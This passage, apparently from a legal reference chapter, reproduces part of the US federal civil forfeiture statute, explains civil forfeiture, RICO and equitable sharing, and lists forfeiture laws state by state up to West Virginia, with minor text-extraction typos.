3. Would be punishable under the laws of the United States by imprisonment for a term exceeding 1 year if the act or activity constituting the offense had occurred within the jurisdiction of the United States.

C. Any property, real or personal, which constitutes or is derived from proceeds traceable to a violation of section 215, 471, 472, 473, 474, 476, 477, 478, 479, 480, 481, 485, 486, 487, 488, 501, 502, 510, 542, 545, 656, 657, 670, 842, 844, 1005, 1006, 1007, 1014, 1028, 1029, 1030, 1032, or 1344 of this title or any offense constituting “specified unlawful activity” (as defined in section 1956©(7) of this title), or a conspiracy to commit such offense.

D. Any property, real or personal, which represents or is traceable to the gross receipts obtained, directly or indirectly, from a violation of— (i) section 666(a)(1) (relating to Federal program fraud); (ii) section 1001 (relating to fraud and false statements); (iii) section 1031 (relating to major fraud against the United States); (iv) section 1032 (relating to concealment of assets from conservator or receiver of insured financial institution); (v) section 1341 (relating to mail fraud); or (vi) section 1343 (relating to wire fraud),

If such violation relates to the sale of assets acquired or held by the [1] Federal Deposit Insurance Corporation, as conservator or receiver for a financial institution, or any other conservator for a financial institution appointed by the Office of the Comptroller of the Currency or the National Credit Union Administration, as conservator or liquidating agent for a financial institution.

E. Concerning an offense listed in subsection (a)(1)(D) committed for executing or attempting to execute any scheme or artifice to defraud, or for obtaining money or property utilizing false or fraudulent statements, pretenses, representations or promises, the gross receipts of such an offense shall include all property, real or personal, tangible or intangible, which thereby is obtained, directly or indirectly.

F. Any property, real or personal, which represents or is traceable to the gross proceeds obtained, directly

or indirectly, from a violation of— (i) section 511 (altering or removing motor vehicle identification numbers); (ii) section 553 (importing or exporting stolen motor vehicles); (iii) section 2119 (armed robbery of automobiles); (iv) section 2312 (transporting stolen motor vehicles in interstate commerce); or (v) section 2313 (possessing or selling a stolen motor vehicle that has moved in interstate commerce).

G. All assets, foreign or domestic— (i) of any individual, entity, or organization engaged in planning or perpetrating any 1 Federal crime of terrorism (as defined in section 2332b(g)(5)) against the United States, citizens or residents of the United States, or their property, and all assets, foreign or domestic, affording any person a source of influence over any such entity or organization; (ii) acquired or maintained by any person with the intent and to support, planning, conduct, or concealing any Federal crime of terrorism (as defined in section 2332b(g)(5) [2] against the United States, citizens, or residents of the United States, or their property; (iii) derived from, involved in, or used or intended to be used to commit any Federal crime of terrorism (as defined in section 2332b(g)(5)) against the United States, citizens or residents of the United States, or their property; or (iv) of any individual, entity, or organization engaged in planning or perpetrating any act of international terrorism (as defined in section 2331) against any international organization (as defined in section 209 of the State Department Basic Authorities Act of 1956 (22 U.S.C. 4309(b)) or against any foreign Government.³ Where the property sought for forfeiture is located beyond the territorial boundaries of the United States, an act in furtherance of such planning or perpetration must have occurred within the jurisdiction of the United States.

H. Any property, real or personal, involved in a violation or attempted violation, or constitutes or is derived from proceeds traceable to a violation, of section 2339C of this title.

(I) Any property, real or personal, that is involved in a violation or attempted violation, or which constitutes or is derived from proceeds traceable to a prohibition imposed according to section 104(a) of the North Korea Sanctions and Policy Enhancement Act of 2016.

(2) For purposes of paragraph (1), the term “proceeds” is defined as follows:

(A) In cases involving illegal goods, illegal services, unlawful activities, and telemarketing and health care fraud schemes, the term “proceeds” means property of any kind obtained directly or indirectly, as the result of the commission of the offense giving rise to the forfeiture, and any property traceable thereto, and is not limited to the net gain or profit realized from the offense.

(B) In cases involving lawful goods or lawful services that are sold or provided illegally, the term “proceeds” means the amount of money acquired through the illegal transactions resulting in the forfeiture, less the direct costs incurred in providing the goods or services. The claimant shall have the burden of proof concerning the issue of direct costs. The direct costs shall not include any part of the overhead expenses of the entity providing the goods or services or any part of the income taxes paid by the entity.

© In cases involving fraud in the process of obtaining a loan or extension of credit, the court shall allow the claimant a deduction from the forfeiture to the extent that the loan was repaid, or the debt was satisfied, without any financial loss to the victim.

(1) Except as provided in section 985, any property subject to forfeiture to the United States under subsection (a) may be seized by the Attorney General and, in the case of property involved in a violation investigated by the Secretary of the Treasury of the United States Postal Service, the property may also be

seized by the Secretary of the Treasury or the Postal Service, respectively.

(2) Seizures according to this section shall be made pursuant to a warrant obtained in the same manner as provided for a search warrant under the Federal Rules of Criminal Procedure, except that a seizure may be made without a warrant if— (A) a complaint about forfeiture has been filed in the United States district court, and the court issued an arrest warrant in rem pursuant to the Supplemental Rules for Certain Admiralty and Maritime Claims; (B) there is probable cause to believe that the property is subject to forfeiture and— (i) the seizure is made under a lawful arrest or search; or (ii) another exception to the Fourth Amendment warrant requirement would apply; or © the property was lawfully seized by a State or local law enforcement agency and transferred to a Federal agency.

(3) Notwithstanding the provisions of rule 41(a) of the Federal Rules of Criminal Procedure, a seizure warrant may be issued under this subsection by a judicial officer in any district in which a forfeiture action against the property may be filed under section 1355(b) of title 28, and maybe executed in any district in which the property is found, or transmitted to the central authority of any foreign state for service per any treaty or other international agreement. Any motion for the return of property seized under this section shall be filed in the district court in which the seizure warrant was issued or in the district court for the district in which the property was seized.

(4) A. If any person is arrested or charged in a foreign country in connection with an offense that would give rise to the forfeiture of property in the United States pursuant to this section or the Controlled Substances Act, the Attorney General may apply to any Federal judge or magistrate judge in the district in which the property is located for an ex parte order restraining the property subject to forfeiture for not more than 30 days, except that the time may be extended for a good cause shown at a hearing conducted in the manner provided in rule 43(e) of the Federal Rules of Civil Procedure.

B. The application for the restraining order shall set forth the nature and circumstances of the foreign charges and the basis for the belief that the person arrested or charged has property in the United States that would be subject to forfeiture and shall contain a statement that the restraining order is needed to preserve the availability of property for such time as is necessary to receive evidence from the foreign country or elsewhere in support of the probable cause for the seizure of the property under this subsection.

C. Property taken or detained under this section shall not be repleviable. Still, it shall be deemed to be in the custody of the Attorney General, the Secretary of the Treasury, or the Postal Service, as the case may be, subject only to the orders and decrees of the court or the official having jurisdiction thereof. Whenever property is seized under this subsection, the Attorney General, the Secretary of the Treasury, or the Postal Service, as the case may be, may— (1) place the property under seal; (2) remove the property to a place designated by him; or (3) require that the General Services Administration take custody of the property and remove it, if practicable, to an appropriate location for disposition under the law.

D. For purposes of this section, the provisions of the customs laws relating to the seizure, summary and judicial forfeiture, condemnation of property for violation of the customs laws, the disposition of such property or the proceeds from the sale of such property under this section, the remission or mitigation of

such forfeitures, and the compromise of claims (19 U.S.C. 1602 et seq.), insofar as they are applicable and not inconsistent with the provisions of this section, shall apply to seizures and forfeitures incurred, or alleged to have been incurred, under this section, except that such duties as are imposed upon the customs officer or any other person with respect to the seizure and forfeiture of property under the customs laws shall be performed with respect to seizures and forfeitures of property under this section by such officers, agents, or other persons as may be authorized or designated for that purpose by the Attorney General, the Secretary of the Treasury, or the Postal Service, as the case may be. The Attorney General shall have sole responsibility for disposing of petitions for remission or mitigation with respect to property involved in a judicial forfeiture proceeding.

E. Notwithstanding any other provision of the law, except section 3 of the Anti Drug Abuse Act of 1986, the Attorney General, the Secretary of the Treasury, or the Postal Service, as the case may be, is authorized to retain property forfeited according to this section, or to transfer such property on such terms and conditions as he may determine— (1) to any other Federal agency; (2) to any State or local law enforcement agency which participated directly in any of the acts which led to the seizure or forfeiture of the property; (3) in the case of property referred to in subsection (a)(1)(C), to any Federal financial institution regulatory agency— (A) to reimburse the agency for payments to claimants or creditors of the institution; and (B) to reimburse the insurance fund of the agency for losses suffered by the fund as a result of the receivership or liquidation; (4) in the case of property referred to in subsection (a)(1)(C), upon the order of the appropriate Federal financial institution regulatory agency, to the financial institution as restitution, with the value of the property so transferred to be set off against any amount later recovered by the financial institution as compensatory damages in any State or Federal proceeding; (5) in the case of property referred to in subsection (a)(1)(C), to any Federal financial institution regulatory agency, to the extent of the agency's contribution of resources to, or expenses involved in, the seizure and forfeiture, and the investigation leading directly to the seizure and forfeiture, of such property; (6) as restoration to any victim of the offense giving rise to the forfeiture, including, in the case of a money laundering offense, any offense constituting the underlying specified unlawful activity; or (7) In 3 the case of property referred to in subsection (a)(1)(D), to the Resolution Trust Corporation, the Federal Deposit Insurance Corporation, or any other Federal financial institution regulatory agency (as defined in section 8(e)(7)(D) of the Federal Deposit Insurance Act).

The Attorney General, the Secretary of the Treasury, or the Postal Service, as the case may be, shall ensure the equitable transfer under paragraph (2) of any forfeited property to the appropriate state or local law enforcement agency to reflect generally the contribution of any such agency participating directly in any of the acts which led to the seizure or forfeiture of such property. A decision by the Attorney General, the Secretary of the Treasury, or the Postal Service according to paragraph (2) shall not be subject to review. The United States shall not be liable in any action arising out of the use of any property the custody of which was transferred according to this section to any non-Federal agency. The Attorney General, the Secretary of the Treasury, or the Postal Service may order the discontinuance of any forfeiture proceedings under this section in favor of the institution of forfeiture proceedings by State or local authorities under an appropriate State or local statute. After filing a complaint about forfeiture under this section, the Attorney General may seek dismissal of the complaint in favor of forfeiture proceedings under State or local law. Whenever forfeiture proceedings are discontinued by the United States in favor of State or local proceedings, the United States may transfer custody and possession of the seized property to the appropriate State or local

official immediately upon initiating the proper actions by such officials. Whenever forfeiture proceedings are discontinued by the United States in favor of State or local proceedings, notice shall be sent to all known interested parties advising them of the discontinuance or dismissal. The United States shall not be liable in any action arising out of the seizure, detention, and transfer of seized property to State or local officials. The United States shall not be liable in any action arising out of a transfer under paragraph (3), (4), or (5) of this subsection.

F. All right, title, and interest in the property described in subsection (a) of this section shall vest in the United States upon commission of the act giving rise to forfeiture under this section.

G. (1) Upon the motion of the United States, the court shall stay the civil forfeiture proceeding if the court determines that civil discovery will adversely affect the ability of the Government to conduct a related criminal investigation or the prosecution of a related criminal case.

(2) Upon the motion of a claimant, the court shall stay the civil forfeiture proceeding concerning that claimant if the court determines that— (A) the claimant is the subject of a related criminal investigation or case; (B) the claimant has the standing to assert a claim in the civil forfeiture proceeding; and © continuation of the forfeiture proceeding will burden the claimant's right against self-incrimination in the related investigation or case.

(3) Concerning the impact of civil discovery described in paragraphs (1) and (2), the court may determine that a stay is unnecessary if a protective order limiting discovery would protect the interest of one party without unfairly limiting the ability of the opposing party to pursue the civil case. In no case, however, shall the court impose a protective order as an alternative to a stay if the effect of such protective order would be to allow one party to pursue discovery. In contrast, the other party is substantially unable to do so.

(4) In this subsection, the terms “related criminal case” and “related criminal investigation” mean an actual prosecution or investigation in progress at the time at which the request for the stay or any subsequent motion to lift the stay is made. In determining whether a criminal case or investigation is “related” to a civil forfeiture proceeding, the court shall consider the degree of similarity between the parties, witnesses, facts, and circumstances involved in the two proceedings, without requiring an identity concerning any one or more factors.

(5) In requesting a stay under paragraph (1), the Government may, in appropriate cases, submit evidence ex parte in order to avoid disclosing any matter that may adversely affect an ongoing criminal investigation or pending criminal trial.

(6) Whenever a civil forfeiture proceeding is stayed pursuant to this subsection, the court shall enter any order necessary to preserve the value of the property or to protect the rights of lienholders or other persons with interest in the property while the stay is in effect.

(7) A determination by the court that the claimant has standing to request a stay pursuant to paragraph (2) shall apply only to this subsection. It shall not preclude the Government from objecting to the standing of the

claimant by dispositive motion or at the time of trial.

H. In addition to the venue provided for in section 1395 of title 28 or any other provision of law, in the case of property of a defendant charged with a violation that is the basis for forfeiture of the property under this section, a proceeding for forfeiture under this section may be brought in the judicial district in which the defendant owning such property is found or in the judicial district in which the criminal prosecution is brought.

I. (1) Whenever property is civilly or criminally forfeited under this chapter, the Attorney General or the Secretary of the Treasury, as the case may be, may transfer the forfeited personal property or the proceeds of the sale of any forfeited personal or real property to any foreign country which participated directly or indirectly in the seizure or forfeiture of the property, if such a transfer— (A) has been agreed to by the Secretary of State; (B) is authorized in an international agreement between the United States and the foreign country; and © is made to a country that, if applicable, has been certified under section 481(h)[4] of the Foreign Assistance Act of 1961.

A decision by the Attorney General or the Secretary of the Treasury pursuant to this paragraph shall not be subject to review. In the event of a transfer of property or proceeds of the sale of property under this subsection, the foreign country shall bear all expenses incurred by the United States in the seizure, maintenance, inventory, storage, forfeiture, and disposition of the property, and all transfer costs. The payment of all such expenses, and the transfer of assets pursuant to this paragraph, shall be upon such terms and conditions as the Attorney General or the Secretary of the Treasury may, in his discretion, set.

(2) The provisions of this section shall not be construed as limiting or superseding any other authority of the United States to provide assistance to a foreign country in obtaining property related to a crime committed in the foreign country, including property which is sought as evidence of a crime committed in the foreign country.

(3) A certified order or judgment of forfeiture by a court of competent jurisdiction of a foreign country concerning property which is the subject of forfeiture under this section and was determined by such court to be the type of property described in subsection (a)(1)(B) of this section, and any certified recordings or transcripts of testimony taken in a foreign judicial proceeding concerning such order or judgment of forfeiture, shall be admissible in evidence in a proceeding brought pursuant to this section. Such certified order or judgment of forfeiture, when admitted into evidence, shall constitute probable cause that the property forfeited by such order or judgment of forfeiture is subject to forfeiture under this section and creates a rebuttable presumption of the forfeitability of such property under this section.

(4) A certified order or judgment of conviction by a court of competent jurisdiction of a foreign country concerning an unlawful drug activity which gives rise to forfeiture under this section and any certified recordings or transcripts of testimony taken in a foreign judicial proceeding concerning such order or judgment of conviction shall be admissible in evidence in a proceeding brought pursuant to this section. Such certified order or judgment of conviction, when admitted into evidence, creates a rebuttable presumption that the unlawful drug activity giving rise to forfeiture under this section has occurred.

(5) The provisions of paragraphs (3) and (4) of this subsection shall not be construed as limiting the

admissibility of any evidence otherwise admissible, nor shall they limit the ability of the United States to establish probable cause that property is subject to forfeiture by any evidence otherwise admissible.

J. For purposes of this section— (1) the term “Attorney General” means the Attorney General or his delegate; and (2) the term “Secretary of the Treasury” means the Secretary of the Treasury or his delegate.

K. Interbank Accounts.— (1) In general.— (A) In general.— For the purpose of a forfeiture under this section or under the Controlled Substances Act (21 U.S.C. 801 et seq.), if funds are deposited into an account at a foreign financial institution (as defined in section 984©(2)(A) of this title), and that foreign financial institution (as defined in section 984©(2)(A) of this title) has an interbank account in the United States with a covered financial institution (as defined in section 5318(j)(1) of title 31), the funds shall be deemed to have been deposited into the interbank account in the United States. Any restraining order, seizure warrant, or arrest warrant in rem regarding the funds may be served on the covered financial institution. Funds in the interbank account, up to the value of the funds deposited into the account at the foreign financial institution (as defined in section 984©(2)(A) of this title), may be restrained seized, or arrested. (B) Authority to suspend.—

The Attorney General, in consultation with the Secretary of the Treasury, may suspend or terminate a forfeiture under this section if the Attorney General determines that a conflict of law exists between the laws of the jurisdiction in which the foreign financial institution (as defined in section 984©(2)(A) of this title) is located and the laws of the United States with respect to liabilities arising from the restraint, seizure, or arrest of such funds and that such suspension or termination would be in the interest of justice and would not harm the national interests of the United States. (2) No requirement for the government to trace funds.—If a forfeiture action is brought against funds that are restrained, seized, or arrested under paragraph (1), it shall not be necessary for the Government to establish that the funds are directly traceable to the funds that were deposited into the foreign financial institution (as defined in section 984©(2)(A) of this title), nor shall it be necessary for the Government to rely on the application of section 984. (3) Claims brought by an owner of the funds... If a forfeiture action is instituted against funds restrained, seized, or arrested under paragraph (1), the owner of the funds deposited into the account at the foreign financial institution (as defined in section 984©(2)(A) of this title) may contest the forfeiture by filing a claim under section 983. (4) Definitions.—For purposes of this subsection, the following definitions shall apply:

(A) Interbank account.—The term “interbank account” has the same meaning as in section 984©(2)(B). (B)

Owner.— (i) In general.—Except as provided in clause (ii), the term “owner”— (I) means the person who was the owner, as that term is defined in section 983(d)(6), of the funds that were deposited into the foreign financial institution (as defined in section 984©(2) (A) of this title) at the time such funds were deposited; and (II) does not include either the foreign financial institution (as defined in section 984©(2)(A) of this title) or any financial institution acting as an intermediary in the transfer of the funds into the interbank account.

(ii) Exception.—The foreign financial institution (as defined in section 984©(2)(A) of this title) may be considered the “owner” of the funds (and no other person shall qualify as the owner of such funds) only if— (I) the basis for the forfeiture action is wrongdoing committed by the foreign financial institution (as defined in section 984©(2)(A) of this title); or (II) the foreign financial institution (as defined in section 984©(2)(A) of this title) establishes, by a preponderance of the evidence, that prior to the restraint, seizure, or arrest of the funds, the foreign financial institution (as defined in section 984©(2)(A) of this title) had discharged all or part of its obligation to the prior owner of the funds, in which case the foreign financial institution (as defined

in section 984©(2)(A) of this title) shall be deemed the owner of the funds to the extent of such discharged obligation.

81.1.2. U.S. Civil Forfeiture

Civil forfeiture is a legal process that enables a government to seize property and other assets belonging to persons suspected of committing a crime. The main purpose of civil forfeiture is to provide an effective means of prosecuting criminals and fighting organized crime. Beginning in the early 1980s, governments and law enforcement agencies in the United States and other parts of the world placed an ever-increasing emphasis on targeting the activities of organized criminal activity. Civil forfeiture was the culmination of this enforcement approach.

An underlying tenet of crime enforcement as a punitive strategy is that the resulting penalties encompass the forfeiture of cash and other assets and involve fines and criminal sentences. An added benefit of this enforcement approach is that it can remove the financial power base that funds the operations of criminal organizations.

In most countries, asset forfeiture is pursued through the criminal courts. For a conviction, countries relying on the English common law systems require proof beyond a reasonable doubt, which often translates into a heavy burden for prosecutors, especially concerning criminal entrepreneurs who have successfully concealed ownership of assets. In response, some governments enacted legislation that provides the state with the tools to undertake civil action against individuals and entities involved in an organized criminal activity. This includes civil forfeiture laws, which allow the government to seize property through civil court rather than criminal court.

Because civil forfeiture allows the assets to be pursued and seized through the civil courts, the burden of proof placed on the state is reduced from “beyond a reasonable doubt” to a “balance of probabilities.” In other words, governments can confiscate money or assets where only a “reasonable suspicion” may exist that the cash or assets constitute the proceeds of crime. The onus of proof is now shared between the state and the defendant; that is, unlike a criminal trial where there is no obligation by the defendant to prove innocence, in a civil forfeiture process, the defendant must often prove that the assets in question were derived through legal and legitimate means.

Civil sanctions against organized and economic crimes have been most vigorously and controversially applied in the United States. A prime example is the federal Racketeer Influenced Corrupt Organization (RICO) Act, making it unlawful to acquire, operate, or receive income from an enterprise through criminal means. RICO allows the U.S. government or a private citizen to file a civil suit requesting the court to order sanctions or to provide injunctive relief against an individual or organization involved in a “pattern of racketeering.” Civil RICO injunctions can prohibit individuals from owning or becoming involved in certain legitimate or illegitimate businesses or activities. RICO also allows the state or private victims to sue civilly to recoup “treble” damages (that is, the defendant must pay the plaintiff three times the number of damages determined by a court). A criminal conviction is not a prerequisite for injunctive relief or asset forfeiture under RICO. No person needs to be charged; the civil asset forfeiture provisions of RICO focus on property, not persons.

The application of civil injunctions, treble damages, and civil asset forfeiture against criminal organizations and offenders under the RICO statute have proven successful in the United States in their impact on various organized crime groups. However, critics have argued that the law has overstepped its original purpose and has been abused by justice officials and private citizens. As a result, federal and state officials have taken steps to curtail the far-reaching powers of RICO, including shifting the burden of proof back to the state and ensuring due process is preserved for defendants.

81.1.3. Federal vs. State Law

In 2017, Attorney General Jeff Sessions announced a plan to bring back a federal program known as the “Equitable Sharing Program.” Under this program, state and local police agencies can collaborate with federal agencies to seize assets from individuals and then transfer those seizures to federal control. In doing so, local agencies can skirt some state-level regulations limiting forfeitures. The federal government eventually takes all the funds and sends 80 percent back to the state agency itself. This method has been sharply criticized for circumventing state laws in some cases.

Purpose of Asset Forfeiture and Possible Reforms

Civil forfeiture laws were originally intended to target ill-gotten gains associated with the so-called “War on Drugs.” Yet, some states have since expanded that reach to include any felony offense. There’s also no limitation on the type of property that can be seized.

Asset forfeiture reform is gaining momentum in many areas of the country, a trend that is likely to continue in the months and years to come. Why? Revenue-generating systems in which police can arbitrarily seize and forfeit property from a person who is never even charged with a crime are said to violate the constitutional rights of citizens.

81.1.4. Asset Forfeiture Laws by State (U.S.)

Asset forfeiture laws are regularly changing, with new legislation being introduced into state legislatures on a somewhat frequent basis. Be sure to check with an attorney in your state to learn if there have been any recent updates to the forfeiture laws.

Below, you will find a list of asset forfeiture laws in all 50 states and the District of Columbia, including the states' burden of proof for seizing property that may be connected to a crime, law enforcement's reporting requirements (if any such requirement exists), and which entities have access to forfeiture proceeds.

Alabama

Ala. Code § 20-2-93(h)

A preponderance of the evidence, Alabama can seize any property, proceeds, or instrumentality of any kind if used in the commission of a crime.

None, 100 percent of forfeiture proceeds go to law enforcement.

Alaska

Alaska Stat. § 17.30.112, Alaska Stat. § 17.30.110

Reasonable suspicion that the article being seized is related to a crime

None, 100 percent of the property goes to law enforcement if the property is worth \$5,000 or less and something other than money, and up to 75 percent in all other cases.

Arizona

Ariz. Rev. Stat. § 13-2314.01, et. seq.

A preponderance of the evidence may change due to HB 2477, which may change to a "clear and convincing" evidence standard.

Law enforcement agencies are required to file quarterly forfeiture reports with the AZ Criminal Justice Commission, which must aggregate those reports and submit them to the Legislature; Law enforcement keeps 100 percent of forfeiture funds.

Arkansas

Ark. Code Ann. §§ 5-64-505, 10-4-417

A preponderance of the evidence but may change due to SB 727

Law enforcement must submit reports of seizures and final disposition to the Arkansas Drug Director, which maintains the Asset Seizure Tracking System database, 100 percent of forfeiture proceeds go to law enforcement.

California

Cal. Health & Safety Code § 11495, § 11488.4

A criminal conviction is required before forfeiture in any state case where the items seized are cash under \$40,000 or other property such as homes and vehicles regardless of value due to SB443 signed by Governor Brown.

California Attorney General must compile annual aggregate forfeiture reports using county data; 66.25 percent of forfeiture proceeds go to law enforcement.

Colorado

Colo. Rev. Stat. § 16-13-701

Clear and convincing evidence, See HB 1313

Prosecutors are required to file annual forfeiture reports with the Department of Local Affairs.

Connecticut

Conn. Gen. Stat. § 54-36a

A criminal conviction is required before forfeiture; see HB 7146 signed by Governor Malloy in 2017

Seizing agencies must maintain an inventory of seized property; 69.5 percent of forfeiture proceeds go to law enforcement, except in cases of sexual exploitation, prostitution, and human trafficking when 100 percent of proceeds go to a victims' compensation fund.

Delaware

Del. Code Ann. tit. 11, §§ 4113, 4115

Probable cause, an owner can rebut by a preponderance of the evidence.

None, law enforcement can keep 100 percent of the forfeiture funds.

District of Columbia

D.C. Code § 41-312

A preponderance of the evidence, but clear and convincing evidence for

Motor vehicles,

Real property and

Up to \$1,000 in currency

Note: If the property is the primary residence of the owner, the owner of the property must be convicted of the offense

Attorney General and Metropolitan Police Department are required to create aggregate forfeiture reports; all currency and proceeds from sales of forfeited property must be deposited in the general fund.

Florida

Fla. Stat. §§ 932.7061–932.7062

Beyond a reasonable doubt that property is linked to a crime, see S B 1044

None, up to 85 percent of forfeiture proceeds go to law enforcement.

Georgia

Ga. Code Ann. § 9-16-19

A preponderance of the evidence

Up to 100 percent of forfeiture proceeds go to law enforcement. Required to report to:

Governing jurisdiction

State agencies

District attorneys with the state auditor

Carl Vinson Institute of Government at the University of Georgia

Hawaii

Haw. Rev. Stat. § 712A-16

A preponderance of the evidence

The Attorney General's office is required to aggregate law enforcement forfeiture reports and submit to the Legislature 100 percent of forfeiture proceeds for various law enforcement projects.

Idaho

Idaho Code § 37-2744

A preponderance of the evidence

None, 100 percent of forfeiture proceeds go to law enforcement.

Illinois

725 Ill. Comp. Stat. 150/5, 720 Ill. Comp. Stat. 550/12

Probable cause unless the property is worth less than \$150,000 AND is not real property, the government doesn't need to make any show. Forfeiture is automatic in these circumstances unless an owner files a claim and deposits a bond worth the greater of \$100 or 10 percent of the property's value.

Law enforcement must provide an inventory of drug-related seizures to the Director of the Department of State Police and reports of all property seized for forfeiture to the state's attorney for the county, 90 percent of forfeiture proceeds go to law enforcement.

Indiana

Ind. Code §§ 33-39-8-5(7), 34-24-1-4.5

A preponderance of the evidence, but see SB 8

Indiana Prosecuting Attorneys Council is required to aggregate forfeiture reports submitted by judicial districts. No forfeiture proceeds go to law enforcement.

Iowa

Iowa Code § 809A.13(7)

If property valued at f property is valued at under \$5,000, the owner must first be convicted in criminal court before their property can be forfeited in civil court. See Senate File 446

None, 100 percent of forfeiture proceeds go to law enforcement.

Kansas

Kan Stat. Ann. § 60-4117

A preponderance of the evidence

Law enforcement must submit forfeiture reports to their budgetary authorities; 100 percent of forfeiture proceeds go to law enforcement.

Kentucky

Ky. Rev. Stat. Ann. §§ 15A.342, 218A.440

Clear and convincing evidence to forfeit real property but need only show “slight evidence of traceability” to a crime for other property

Law enforcement must report their forfeitures to the Office of the State Auditor and the Secretary of the Justice and Public Safety Cabinet, 100 percent of forfeiture proceeds go to law enforcement.

Louisiana

La. Stat. Ann. § 40:2616

A preponderance of the evidence

Prosecutors are required to file annual seizure reports with the state Legislature; 80 percent goes to law enforcement, remaining 20 percent goes to the criminal court fund.

Maine

Me. Stat. tit. 15, § 5825

A preponderance of the evidence

No forfeiture proceeds go to law enforcement. All forfeiture proceeds go to the general fund, with some exceptions.

Maryland

Md. Code Ann., Crim. Proc. § 12-601–602

A preponderance of the evidence, in most circumstances

None, no forfeiture proceeds go to law enforcement.

Massachusetts

Mass. Gen. Laws ch. 94C, § 47

Probable cause

Law enforcement must maintain an inventory of seized property; 100 percent of forfeiture proceeds go to law enforcement.

Michigan

Mich. Comp. Laws § 28.111–.117

Clear and convincing evidence

Law enforcement must file annual forfeiture reports with the State Police, which must compile those reports at the county level and submit them to the state Legislature. Up to 100 percent of forfeiture proceeds go to law enforcement.

Minnesota

Minn. Stat. § 609.5315

A criminal conviction is required for civil forfeiture.

90 percent of forfeiture proceeds go to law enforcement, Law enforcement required to report forfeitures to the state auditor every month, and the auditor must then make annual reports to the state Legislature

Mississippi

Miss. Code Ann. § 41-29-179(2)

A preponderance of the evidence, See HB 812

None seizing agencies must report their forfeitures to the Office of the State Auditor and the secretary of the Justice and Public Safety Cabinet, 80 percent of forfeiture proceeds go to law enforcement (generally)

Missouri

Mo. Rev. Stat. § 513.607

A preponderance of the evidence and a criminal conviction or guilty plea

Agencies are required to report seizures to the prosecuting attorney or attorney general, who must then create annual aggregate reports and submit them to the state auditor. No forfeiture proceeds go to law enforcement. All go to fund schools.

Montana

Mont. Code Ann. § 44-12-207(1)

Criminal conviction required first, then a showing of clear and convincing evidence to forfeit property.

None, up to 100 percent to law enforcement with some exceptions,

Nebraska

Neb. Rev. Stat. § 28-431

Beyond a reasonable doubt, unless the seizure is gambling-related, in which case the government's burden is a preponderance of the evidence, See LB 106

Agencies to provide detailed reports to the state auditor on assets they seize, 50 percent of forfeiture proceeds go to law enforcement.

Nevada

Nev. Rev. Stat. §§ 179.119, 179.1205

Clear and convincing evidence and a criminal conviction

Agencies must submit annual forfeiture reports to the Attorney General's Office, and the attorney general must then aggregate those reports. Up to 100 percent of forfeiture proceeds go to law enforcement, with some exceptions.

New Hampshire

N.H. Rev. Stat. Ann. § 318-B:17-f

Criminal conviction as a prerequisite to civil forfeiture proceedings, clear and convincing evidence in civil proceedings, See SB 522

The attorney general must submit aggregate forfeiture reports to the state Legislature. Up to 90 percent of forfeiture proceeds go to law enforcement divided in various ways.

New Jersey

N.J.S.A. 2C:64-1

A preponderance of the evidence

None, up to 100 percent of forfeiture proceeds go to law enforcement.

New Mexico

N.M. Stat. Ann. § 31-27-9

Clear and convincing evidence and a criminal conviction are required to forfeit property, see SB 202

Law enforcement is required to submit annual seizure and forfeiture reports to the Department of Public Safety, which must aggregate the reports. No forfeiture proceeds go to law enforcement. 100 percent goes

to the general fund.

New York

N.Y. C.P.L.R. § 1349(4), N.Y. Exec. § 837-a(6)

Most forfeiture actions must be based on a criminal conviction; drug crimes need only establish that a drug crime has occurred by clear and convincing evidence and then connect the property to that crime by a preponderance of the evidence to forfeit it.

Police must make annual forfeiture reports to the Division of Criminal Justice Services, which must provide aggregate annual reports to the Legislature, 60 percent of forfeiture proceeds go to law enforcement.

North Carolina

N.C. Gen. Stat. §§ 75D-5, 90-112

Forfeiture requires criminal conviction, civil forfeiture available in racketeering cases (preponderance of the evidence standard)

None, all forfeiture proceeds must go to public schools.

North Dakota

N.D. Cent. Code § 19-03.1-36.6

Probable cause

No, law enforcement up to 100 percent in most cases

Ohio

Ohio Rev. Code Ann. §§ 2981.03(G), 2981.11(B), 2981.13©(3)

A preponderance of the evidence

Agencies must maintain an inventory of seized property. Up to 100 percent of forfeiture proceeds go to law enforcement.

Oklahoma

Okla. Stat. tit. 63, § 2-503(G)

A preponderance of the evidence

Agencies must maintain an inventory of seized and forfeited property. Up to 100 percent of forfeiture proceeds go to law enforcement.

Oregon

Or. Rev. Stat. §§ 131A.450, 131A.455(5A criminal00

A criminal conviction is required for all civil forfeitures, a preponderance of the evidence for personal property, clear and convincing evidence for real property.

Agencies are required to report forfeiture information to the forfeiture counsel, which is required to report every seizure, and its final disposition to the Asset Forfeiture Oversight Advisory Committee, up to 62.5 percent of forfeiture proceeds go to law enforcement.

Pennsylvania

42 Pa. Cons. Stat. § 6801(i)–(j)

A preponderance of the evidence

Counties are required to submit annual forfeiture reports to the Attorney General's Office, which must aggregate the reports and provide them to the Legislature. 100 percent of forfeiture proceeds go to law enforcement.

Rhode Island

R.I. Gen. Laws §§ 7-15-4.1(e), 21-28-5.04(d)

Probable cause

Agencies are required to provide annual forfeiture reports to the state treasurer, and the treasurer and attorney general must submit aggregate annual forfeiture reports to the state Legislature. Up to 90 percent of forfeiture proceeds go to law enforcement.

South Carolina

S.C. Code Ann. §44-53-520–530

Probable cause

Agencies are required to maintain an inventory of seized property and submit those inventories to the appropriate prosecution agency. 95 percent goes to law enforcement agencies.

South Dakota

S.D. Codified Laws § 34-20B-70

A preponderance of the evidence

None, 100 percent of forfeiture proceeds go to law enforcement.

Tennessee

Tenn. Code Ann. § 40-33-211

A preponderance of the evidence

None, law enforcement can keep up to 100 percent of forfeiture proceeds.

Texas

Tex. Code Crim. Proc. Ann. art. 59.06

A preponderance of the evidence

The Office of the Attorney General is required to create annual aggregate forfeiture reports from reports submitted by law enforcement. Up to 70 percent goes to law enforcement.

Utah

Utah Code Ann. § 24-4-118

Clear and convincing evidence

Law enforcement must maintain an inventory of seized property. 100 percent of forfeiture proceeds go to law enforcement.

Vermont

Vt. Stat. Ann. tit. 18, § 4241 et. seq.

Clear and convincing evidence and a criminal conviction

Law enforcement is required to submit reports of drug-related forfeitures to the state treasurer. 45 percent of forfeiture proceeds go to law enforcement.

Virginia

Va. Code Ann. § 19.2-386.4 et. seq.

A preponderance of the evidence

Agencies must report seizures and forfeitures to the Department of Criminal Justice Services. 100 percent of forfeiture proceeds go to law enforcement.

Washington

Wash. Rev. Code Ann. § 69.50.505

A preponderance of the evidence

Seizing agencies are required to file quarterly reports of forfeited property with the state treasurer. 90 percent of forfeiture proceeds go to law enforcement.

West Virginia

W. Va. Code § 60A-7-707

A preponderance of the evidence

